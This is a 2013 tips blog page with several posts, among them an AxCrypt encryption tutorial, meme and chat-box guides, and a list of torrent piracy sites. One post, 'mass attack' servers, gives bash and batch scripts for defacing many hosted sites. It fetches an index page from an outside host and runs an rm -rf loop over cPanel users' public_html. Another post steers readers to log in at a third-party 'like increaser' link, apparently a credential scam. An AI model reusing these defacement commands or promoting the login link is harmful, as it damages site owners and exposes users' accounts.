So basically I Am sharing softwares tips and tricks tutorials and games for windows operating system .He is punctual in his work and loves to help other so guys this is it for further information and to contact me please visit Contact Us page sateted in the menu bar

Showing posts with label tutriols. Show all posts

Monday, 4 November 2013

How to Increase Facebook likes to Your page


Hello Guys,,,,,good news for all the page managers >>

now u dont hav to PROMOTE & SHARE your pages

here we got the trick to increase fanpage likes easyly>>

just you hav to follow some simple steps>>

open it : http://almaha.net/fb

STEP 1.  LOG IN to this link LIKE INCREASER

STEP 2. after log in u will get registrated

STEP 3. now just wait for 48hours...... 5000 free likes will be provided within 48hours ... :)


N.B : Don't change any kind of settings within this 48 hours

your page must be 3k+
thnx :)

Saturday, 13 July 2013

SIMPLE WAY TO MASS ATTACK LINUX OR WINDOWS SERVERS

hi all
today we're going to make a simple script to help us with mass attack .
let's talk a first on linux server :
at first we must get the folders that we whant to mass attack them 
example :
/home/3xp1r3/www/site1.com
/home/3xp1r3/www/site2.com
/home/3xp1r3/www/site3.com

then let's make a simple bash (.sh) file to put indexs in those page :

Code:
#!/bin/bash
cd /home/3xp1r3/www/site1.com && wget http://anysite.com/index.html -o index.html
cd /home/3xp1r3/www/site2.com && wget http://anysite.com/index.html -o index.html
cd /home/3xp1r3/www/site3.com && wget http://anysite.com/index.html -o index.html
echo " finish "


then go to terminal and execute : sh test.sh , and watch the magic 
note that you can change wget & cd command with cp or mv and others .
command are in here in case that:
http://qfs.mobi/f565266
your permission is denied when using any of thease command 

My secret style :

Code: 
ls /var/cpanel/users`;do rm -rf /home/$i/public_html/index.* ; cp -rf index.html /home/$i/public_html/ ;

done

now move to windows servers 
same as linux we must have folders dir . and here we make a file with extation bat ( .bat) :


Code:
@echo off
xcopy c:/test/site.com/index.html c:/test/site1.com/index.html
xcopy c:/test/site.com/index.html c:/test/site2.com/index.html
xcopy c:/test/site.com/index.html c:/test/site3.com/index.html


note that my index is in the dir : c:/test/site.com/index.html 
and now go to cmd shell and execute : start test.bat , and that's it .
hope you get it 
Posted by: x3o-1337 :)

Wednesday, 10 July 2013

How to add password to files/folders for free with AxCrypt [FREEWARE]

How to add password to files/folders for free with AxCrypt


AxCrypt supports the following Windows OS’s (32bit and 64bit except Win 9x which is 32bit only) and is fully integrated into Windows Explorer:-
  • Windows 9x (32bit)
  • Windows 2000
  • Windows Server 2003
  • Windows XP
  • Windows Server 2008
  • Windows Vista
  • Windows 7
There is also a portable version but it is limited in functionality, and the developer recommends the full install package to users. AxCrypt is written in C++ and the source code is available to download as well should you wish to look at it.
Steps 
Right, let’s begin. Go to the AxCrypt site and download the program that suits your OS. Once you have downloaded it, just run it to install:
set up install window
Click Next
Accept the agreement
Accept the agreement and click Next
choose which features you would like
You can choose which features you would like to include with the installation here. By default, all features are included which is good. Click Next
Click Install
Click Install
Install complete
That’s the install done. If you want to use the program straight away (which you probably do) then keep the Start AxCrypt box checked and hit Finish. Bear in mind that AxCrypt is integrated into Window Explorer so you will be able to use it simply by right clicking on a file/ folder.
Once you hit finish and the program first starts, you will be presented with the following window:
give you email address for updates? Your choice
It is entirely up to you if you wish to give them your email address which will enable the developer to notify you of future updates and will also allow them to collect non-personal information about the language and version you have installed.
Lets take a look at how to use the program. First locate the file you wish to encrypt and simply right-click on it. You will notice that in the right-click context menu you are given 3 different choices of how to encrypt the file/ folder. These are:
  • Encrypt (encrypt the actual file)
  • Encrypt a Copy (creates a copy of the file and encrypts it)
  • Encrypt Copy To .EXE (creates a self-extracting copy of the file and encrypts it for easy sending without the recipient having to install AxCrypt to decrypt it) This would be the best choice if you are going to use it with Dropbox, as you won’t have to have AxCrypt installed on the machine/ machines that you are accessing your Dropbox account on. Just simply drag the encrypted version of the file into your Dropbox account, whilst leaving the original file unencrypted file on your local machine.
You will also see an option Make Key-File. Before we get into actually encrypting the file, lets create a Key-File. (this isn’t necessary for you to do, but it will significantly increase the strength of the security) It is advisable to save the Key-File to a USB stick or floppy. Also you may wish to print the information in the key file, so that should you lose the USB/ Floppy disk you can re-generate it. Right click on the file/ folder you wish to encrypt and choose AxCrypt>Make Key-File. Once you do this you will see the following window:
make key file for exe
Click OK and an explorer window will open allowing you to save the file to either a USB or Floppy disk. If you don’t have the USB or Floppy to hand, or you wish to save the Key-File to your HDD etc, you will be shown the following security warning about storing it on a USB/ Floppy instead. It’s a suggestion not a requirement. Click OK if this is what you want to do, or Cancel and save to the preferred location.
location keyfile warning
The Key-File will be randomly generated for you, but you may edit this if you wish. If you do, make sure not to use any easy to guess phrases/ words/ dates etc and try to use upper and lower case as well as numbers and special chars. (Just don’t lose it) Note: Never encrypt the Key-File itself.
save key file to usb
If you want to see what the Key-File actually looks like then here is one that was randomly generated by the program for me:
what a key file looks like
As you can see, the automatically generated one is very good and has a decent mix of characters.
As I stated earlier, you don’t have to create a Key-File and can just encrypt the file without one as below:
First we will look at Encrypt Copy To .EXE. Right-click on the file and select Encrypt Copy To .EXE from the sub-menu.
extract to exe via right click
Once you have selected this you will see the next window:
Enter your password
Enter your password/ passphrase here and click OK. Please note that you are given the option to create a Key-File which adds to the strength of the security. If you created one earlier, then just click the browse button next to Key-File and locate the file and click OK, which will add it as shown below:
add password and optional key file
You will notice that if you are encrypting a folder, then the contents of the folder will be encrypted, but not the actual folder itself. To encrypt the folder as well, zip it first. In other words, you can still open the folder and see it’s contents, but you will not be able to open any of the folders within without the password and or Key-File associated with the encrypted folder. Also, remember that the option we are looking at is ‘Encrypt Copy To .EXE’ which means that the program will make and encrypt copies of the files within leaving the originals intact and unencrypted. I actually like this method for sharing files with clients as it creates self-extracting files, so if you were to send those encrypted files to a client, they wouldn’t have to have AxCrypt actually installed on their system in order to decrypt them. They would need the password and or Key-File though. Note in the image below that it has the extension .EXE on the encrypted file.
encrypted copy showing in folder
Next, let’s look at the second option – Encrypt a Copy This is the same as Encrypt Copy To .EXE but it doesn’t create a self-extracting encrypted file/s, but instead just encrypts the files whilst also making a copy of them first. (see image below) Again, if you wish to add a Key-File for added security, you may do so. Just remember not to lose it. Note the extension of .axx instead of .exe
Encrypt Copy To .EXE showing in folder
Lastly, lets look at the third and final way, Encrypt. This is the least complicated way and, for me personally more secure as it doesn’t leave a copy of itself, but instead encrypts the file into it own container. The encryption method is exactly the same as the methods above (Right-click on file and select Encrypt, and again, you may use a Key-File as well for added security. Again you will note the extension of .axx, but no copies of the files are made.
multiple files encrypted in folder
That’s it. I hope this has been of some use to you, and I will be adding a few more tips as I keep playing with the program. If you have any comments or tips, please add them in the comments.
                                    
- See more at: http://madetocrack.blogspot.com/2013/05/how-to-add-password-to-filesfolders-for.html#sthash.TvocNGed.dpuf

Create a Troll / Gag / Meme Online

Create a Troll / Gag / Meme Online

Create a Troll / Gag / Meme Online

A "Meme" is a Greek word, meaning to copy something, now a days on social networking sites most of the people gonna post or share Meme and spreads to around person to person.
And a "Troll" is the same thing used by some Geeks or mostly from Peoples following Information Technology groups or organisations.
Here I posted some amazing Meme / Gag / Troll generator sites to create it online for FREE.

HOW TO CREATE GAG / MEME / TROLL ONLINE?
This is Best meme generator site. It give's user to browse and edit meme. And you can also upload and edit the meme in this site. The special feature of this site is you can upload GIF format pictures for captioning.

This site is also similar to the #1 site, you can create your own meme.

3) Zip Meme
This is a advanced Meme/Gag generator site, this site gives you many features like adding more caption, Changing the font size and Alignment [Left,Right,Center]

In this site you can edit the funny stories and also you create own fun story. It gives 4 lay out to create a new meme.
Meme Crunch allows you to edit the meme and you can give caption to TOP and Bottom.
 
Hope you guys will enjoy it, For more regarding stuffs stay in touch with our Blog
- See more at:http://paksoftweres.blogspot.com


How to add chat box in your website/blog for free

How to add chat box in your website/blog for free


Not only social networks can have a chat box, we bloggers can have one too and its not even difficult to create a chat box for blogger. It's very simple and I will show you how to create one right now.
Lets start:-
  • First of all visit the website 'ChatWing' and then click on "Get ChatWing now".
  • Then you will see a box popping up where you will have to enter your email ID and pass for registration. Yes! You will have to register first.
  • After registration, you will see a button "Create chatbox" at the top left corner. Click on that button!
  • Now you will have to customize your chatbox. Just do the necessary customizations and don't forget to mark the "Login methods"
 
  •  After doing the necessary customizations, click on "Use"
  • Now click on Embedded Options and then copy the code of the chat box.
  • After you have copied the code of that chat box, go to Blogger-Layout-Add a Gadget and then paste the code in the Content section.
That's it, now visit your blog and you will see an amazing chat box appearing perfectly!


You can also use Zopim it is also a free chat option for your blog/website

Hope it helps 
Good Luck! 

I will appreciate all who will comment and give positive feedback 

 Thanks : http://paksoftweres.blogspot.com

Top website of 2013 to download torrent stuff

Top website of 2013 to download torrent stuff


1. The Pirate Bay

To many people The Pirate Bay is the equivalent to BitTorrent. The site was founded in 2003 and is still expanding, despite the various legal troubles and new blockades in the UK and the Netherlands. The Pirate Bay currently has well over a billion page views a month.
Alexa Rank: 74 / Compete Rank: 398 / Last year #1

2. KickassTorrents

KickassTorrents was founded in 2009 and has moved up in our top 10 year after year. Responding to increasing worries over domain seizures, the site moved from its kickasstorrents.com domain to kat.ph in 2012. This year the site continued to grow, despite being blocked by Italian Internet providers.
Alexa Rank: 116 / Compete Rank: 719 / Last year #3

3. Torrentz

Torrentz has been the leading BitTorrent meta-search engine for many years. Unlike the other sites featured in the list Torrentz does not host any torrent files, it merely redirects visitors to other places on the web. The site uses several domain names with the .eu being the most popular.
Alexa Rank: 166 / Compete Rank: 882 / Last year #2

4. IsoHunt

Two years ago isoHunt became the first search engine forced to implement a keyword filterprovided by the MPAA. Despite this setback, isoHunt continues to be listed among the world’s top torrent sites. isoHunt is currently trying to get rid of the filter through the Appeals Court.
Alexa Rank: 213 / Compete Rank: 1,935 / Last year #4

5. ExtraTorrent

ExtraTorrent continues to gain more traffic and has moved up again in the top 10, now being the 5th most visited torrent site. This success didn’t go unnoticed to rightsholders groups such as the RIAA and MPAA who have called out ExtraTorrent as one of the top pirate sites recently.
Alexa Rank: 279 / Compete Rank: 1,973 / Last year #6

6. 1337x

1337x focuses more on the community aspect than some competitors. The site’s owners say they started 1337x to “fill an apparent void where it seemed there was a lack of quality conscience ad free torrent sites with public trackers.” The site moved up from spot 10 last year to 6th in 2013.
Alexa Rank: 1,031 / Compete Rank: 9,228 / Last year #10

7. EZTV

Unlike the other sites in the top 10, TV-torrent distribution group EZTV is a niche site specializing in TV content only. It was one of the newcomers last year despite being around for more than 7 years, and is relatively popular among Australians. Because of its focus on TV-content EZTV’s traffic varies in line with the TV-seasons.
Alexa Rank: 1,128 / Compete Rank: 16,622 / Last year #8

8. Bitsnoop

BitSnoop is one of the largest BitTorrent indexes, claiming to index a massive 19,091,736 torrent files at the time of writing. The site’s traffic continues to grow steadily, as do the DMCA notices that it receives.
Alexa Rank: 1,159 / Compete Rank: 5,648 / Last year #9

9. TorrentReactor

TorrentReactor is back in the top 10 after dropping off last year. A few months ago the site was blocked by a court order in Italy, but the site nonetheless continues to gain visitors.
Alexa Rank: 1,314 / Compete Rank: 4,530 / Last year #NA

10. H33t

H33T has been around for many years and has built a dedicated user base, mostly in Europe and Asia. Despite the wishes of the music industry, the site isn’t yet blocked by any court orders. The site made the news a few months ago when its owner took a stand against the avalanche of copyright takedown requests.
Alexa Rank: 1,403 / Compete Rank: 6,234 / Last year #NA


Hope it helps 
Good Luck! 

 I will appreciate all who will comment and give positive feedback 

 Thanks - See more at: http://paksoftweres.blogspot.com/

Thursday, 18 April 2013

How to post in bloger urdu language

How to post in bloger urdu language

my 2nd tutriol in urdu langauge

how to post in blogger

making by code cracker

click here ====>>>

password : codecracker 

Download